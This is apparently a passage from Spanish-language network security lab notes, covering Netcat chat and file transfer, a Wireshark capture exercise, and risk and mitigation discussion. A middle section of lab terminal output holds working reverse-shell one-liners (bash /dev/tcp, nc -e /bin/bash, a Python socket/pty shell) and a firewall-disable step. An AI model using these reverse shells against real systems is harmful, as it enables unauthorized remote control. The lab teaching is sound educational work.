nc -l -p 5001 > archivo_recibido.txt   # Escuchar en 5001 y guardar lo recibido en archivo
```

En VM-B (cliente):

```
nc 192.168.1.5 5000              # Conectarse al chat en VM-A (IP 192.168.1.5) puerto 5000

nc 192.168.1.5 5001 < mensaje.txt    # Enviar archivo mensaje.txt a VM-A:5001
```

Riesgos asociados y mitigación:

- **Riesgo:** Netcat transmite datos **en texto claro** y no requiere autenticación. Cualquiera que intercepte la comunicación (ej. via sniffer) podría leer el contenido. Además, abrir puertos con Netcat podría ser peligroso si se deja abierto inadvertidamente, ya que actuaría como *backdoor* aceptando conexiones.
  Mitigación: No usar Netcat para transferir datos sensibles a menos que esté dentro de un túnel seguro (o usar alternativas seguras como **SSH/SCP/SFTP** que cifran la conexión). Controlar y limitar en el firewall los puertos que se utilizan, y cerrar Netcat inmediatamente después de usarlo. En sistemas de producción, evite tener Netcat instalado o al menos renombre/deshabilite su uso por usuarios no autorizados.

Resultados esperados:

- En la demostración de chat: ambos usuarios podrán enviar y recibir mensajes en tiempo real. Por ejemplo, VM-B envía "Hola desde B" y VM-A lo ve aparecer en su terminal netcat; VM-A responde "Hola, te escucho" y VM-B lo ve en la suya. Esto confirma que Netcat estableció una comunicación bidireccional en el puerto 5000 entre las dos máquinas.
- En la transferencia de archivo: el fichero *archivo_recibido.txt* en VM-A debe tener exactamente los mismos contenidos que *mensaje.txt* en VM-B (puede comparar los hashes MD5 de ambos archivos para estar seguro, deberían coincidir). Netcat no provee confirmación explícita de que el archivo llegó, pero el hecho de que volvió al prompt y el contenido coincide indica una transferencia exitosa.
- No se espera salida en pantalla durante la transferencia (salvo quizás en VM-B si había -v verbose se vería bytes enviados). En el chat, la salida son los mensajes mismos.
- Si alguien estuviera esnifando la red en medio (lo que simularemos en otro ejercicio), vería el texto en claro. Esto refuerza el punto del riesgo.


Solución guiada:
El alumno comprobó que **Netcat es extremadamente versátil** pero también *muy básico* en cuanto a seguridad. En la práctica de chat, se logró una comunicación similar a Telnet: cualquier texto escrito se envía tal cual. Si se hubiera capturado el tráfico con Wireshark, por ejemplo, se vería exactamente "Hola desde B" atravesando la red, sin cifrado alguno. Este ejercicio demuestra lo que en el mundo UNIX se dice: *Netcat es como la navaja suiza de las redes*, pues con un solo comando pudo crear un servidor de escucha y con otro un cliente que se conecta, habilitando una comunicación arbitraria.

La transferencia de archivos mostró otra faceta útil: redirigir la entrada/salida estándar (>, <) permite usar Netcat como herramienta de copia de archivos entre sistemas. De hecho, se podrían encadenar comandos (p.ej., tar -cf - carpeta | nc ... en un lado, y nc ... | tar -xf - en el otro) para transferir estructuras completas. El alumno vio que *archivo_recibido.txt* es una copia exacta del original, lo cual verifica la integridad básica de la transferencia (no obstante, en un entorno sin errores de red, esta integridad se mantiene, pero no hay sumas de verificación a menos que el usuario las calcule manualmente).


En cuanto a reflexión de seguridad: Netcat **no autentica** las conexiones. En nuestro caso, VM-A escuchaba en 5000/5001 y aceptó *lo que viniera*. Si en lugar de VM-B se hubiese conectado un atacante, VM-A habría aceptado la conexión igualmente. Por eso, en entornos seguros no se debe dejar un Netcat escuchando a menos que sea absolutamente necesario y se tenga control del segmento de red. Asimismo, cualquier firewall perimetral detectaría esta actividad como inusual si los puertos 5000/5001 no están normalmente en uso. En un pentest, los auditores a veces usan Netcat precisamente para crear *backdoors* (ej.: en una máquina comprometida, arrancan nc -l -p 4444 -e /bin/bash para obtener una shell remota). Sin cifrado, eso podría ser detectado, pero es rápido de hacer.

La mitigación mencionada (usar SSH/SFTP en su lugar) es la práctica estándar: si deseamos la misma funcionalidad pero segura, **SSH** ofrece shells remotas cifradas y **SCP/SFTP** transferencia de archivos cifrada. Netcat no cifra, así que todo lo que hicimos fue susceptible de *sniffing*. En ejercicios posteriores, probablemente el alumno comprobará esto capturando tráfico (por ejemplo, con Wireshark, vería el contenido del chat en texto claro).


En resumen, el alumno aprendió a usar Netcat para conexión y transferencia, y entendió por qué es una herramienta potente pero **riesgosa** si se usa sin precaución. Es una excelente utilidad en laboratorio, pero en producción se prefiere limitarla o reemplazarla por alternativas seguras.




Transferencia de archivo shell





victima




- el atacante entra en la maquina y mi ip ya no es 0.7 … es la del atacante 192


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:82:bb:a8 brd ff:ff:ff:ff:ff:ff
inet 192.168.0.92/23 brd 192.168.1.255 scope global dynamic noprefixroute eth0
valid_lft 42342sec preferred_lft 42342sec
inet6 fe80::a00:27ff:fe82:bba8/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$ Traceback (most recent call last):
File "<string>", line 1, in <module>
import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.7",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:82:bb:a8 brd ff:ff:ff:ff:ff:ff
inet 192.168.0.92/23 brd 192.168.1.255 scope global dynamic noprefixroute eth0
valid_lft 42342sec preferred_lft 42342sec
inet6 fe80::a00:27ff:fe82:bba8/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$ Traceback (most recent call last):
File "<string>", line 1, in <module>
import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.7",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")


kali@kali: ~
Session Acciones Editar Vista Ayuda
┌──(kali㉿kali)-[~]
└─$ sudo ufw disable
[sudo] contraseña para kali:
Firewall stopped and disabled on system startup
┌──(kali㉿kali)-[~]
└─$ nc 192.168.0.7 4245
hola
equipo a
equipo b
┌──(kali㉿kali)-[~]
└─$ bash -i >& /dev/tcp/192.168.0.7/4444 0>&1
zsh: no existe el fichero o el directorio: /dev/tcp/192.168.0.7/4444
┌──(kali㉿kali)-[~]
└─$ /bin/bash -c "bash -i >& /dev/tcp/192.168.0.7/4444 0>&1"
┌──(kali㉿kali)-[~]
└─$ nc -e /bin/bash 192.168.0.7 4444
holaç
hola.txt
^C
┌──(kali㉿kali)-[~]
└─$ python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK
TREAM);s.connect(("192.168.0.7",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno()
);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'



Ejercicio 5: Captura y análisis de tráfico con Wireshark

Herramienta: Wireshark
Objetivo: Utilizar **Wireshark**, un analizador de protocolos de red gráfico, para capturar paquetes en la red local y analizar su contenido. El alumno aprenderá a filtrar tráfico y a identificar información útil (por ejemplo, visualizar una sesión *HTTP* sin cifrar o un *ping* ICMP) dentro de una captura, evidenciando lo que un atacante o auditor puede observar si tiene acceso a la red.

Instrucciones:

1. En una máquina de laboratorio (idealmente la misma donde se hicieron los ejercicios previos de Netcat y pings), abra **Wireshark**. Seleccione la interfaz de red adecuada (por ejemplo, eth0 si es Ethernet, o wlan0 si es Wi-Fi, etc.).
2. Haga clic en "Start Capturing" (el icono de aleta de tiburón azul) para iniciar la captura de todos los paquetes en esa interfaz. Notará que empiezan a aparecer listados de paquetes en tiempo real.
3. Genere algo de tráfico que podamos analizar:

    - Por ejemplo, **ejecute un ping** desde esta máquina a otra (Ejercicio 1) para capturar ICMP.
    - O realice una pequeña navegación web en HTTP: puede usar un sitio no cifrado como http://neverssl.com (que siempre responde en HTTP plano) para capturar peticiones HTTP.
    - Si realizó el Ejercicio 4 (Netcat chat), incluso puede usarlo: envíe unas líneas por Netcat mientras Wireshark captura para ver esos datos pasar.
4. Detenga la captura tras unos segundos de actividad (botón cuadrado rojo). Ahora tiene un fichero de captura con múltiples paquetes.
5. **Filtrar por protocolo:** En la barra de filtro (arriba de la lista de paquetes), escriba icmp y pulse Enter para ver solo paquetes ICMP. Debería ver sus *Echo (ping) Request* y *Echo Reply*. Haciendo clic en uno, en el panel inferior puede ver detalles: la capa IP, la capa ICMP, etc., incluyendo el *identifier/sequence* del ping y los datos. Esto confirma que Wireshark detectó el ping y muestra su contenido (que es básicamente un saludo o un patrón de bytes).
6. Borre el filtro y ahora filtre por http (si visitó neverssl.com u otro sitio HTTP). Deberían aparecer paquetes HTTP GET y HTTP responses. Busque la primera que diga "GET / ... HTTP/1.1". Al seleccionarla, en el panel inferior verá la cabecera HTTP (HOST, User-Agent, etc.) y puede que hasta contenido si la página es simple. Compruebe en texto si aparecen cosas como <html> indicando el contenido web recibido.
7. Otra forma: haga clic derecho en un paquete HTTP y elija "Follow > HTTP Stream". Wireshark mostrará en una ventana aparte la conversación completa HTTP entre su PC y el servidor, reconstruyendo el texto (página HTML, etc.). Notará que cualquier cosa, incluyendo quizás credenciales si las hubiera en un formulario sin cifrar, aparecería aquí.
8. Si capturó el chat de Netcat (puerto 5000 del Ejercicio 4): use un filtro tcp.port == 5000. Aparecerán los paquetes de la sesión. Click derecho en uno y "Follow > TCP Stream". Verá el diálogo de chat tal cual los escribieron, en texto claro.
9. Experimente con la interfaz: Wireshark permite ver **estadísticas** (menú Statistics) como "Protocol Hierarchy" para ver porcentajes de tipos de tráfico, o "Endpoints" para ver las IPs involucradas. Revise por curiosidad.
10. Cierre Wireshark cuando termine (puede guardar la captura si lo desea para reportarla).

Comandos necesarios:
(Wireshark es gráfico, pero se puede ejecutar tshark equivalente en terminal. Sin embargo, aquí asumimos GUI.)

- Uso de filtros (en la caja de filtrado de Wireshark, no en terminal):
    - Filtro ICMP: icmp
    - Filtro HTTP: http
    - Filtro por puerto específico: tcp.port == 5000

Riesgos asociados y mitigación:

- **Riesgo:** Wireshark en sí no introduce riesgo, pero **capturar tráfico** muestra cuánta información sensible viaja en claro. Un atacante con capacidad de sniffing podría

leer contraseñas, correos, webs visitadas si no están cifradas.
Mitigación: Cifrar las comunicaciones es fundamental. Usar HTTPS en lugar de HTTP, SSH en lugar de Telnet/Netcat, VPN en redes Wi-Fi, etc., de forma que aunque alguien capture paquetes, vea datos incomprensibles. Además, segmentar la red y aplicar filtros (por ejemplo, evitar que interfaces en modo promíscuo capturen en switches mediante seguridad de puertos) dificulta a atacantes internos.

Resultados esperados:

- El alumno debería ver claramente ejemplos de protocolos en acción:
    - Para el **ping**: en el panel central se listarán paquetes "Echo (ping) request" y "Echo reply". En el panel inferior, al abrir ICMP, verá campos como *Type: 8 (Echo)* y *Type: 0 (Echo Reply)*, identificadores y la carga de datos (muchas veces son bytes como abcd...). Esto demuestra cómo se ve un ping en la red.
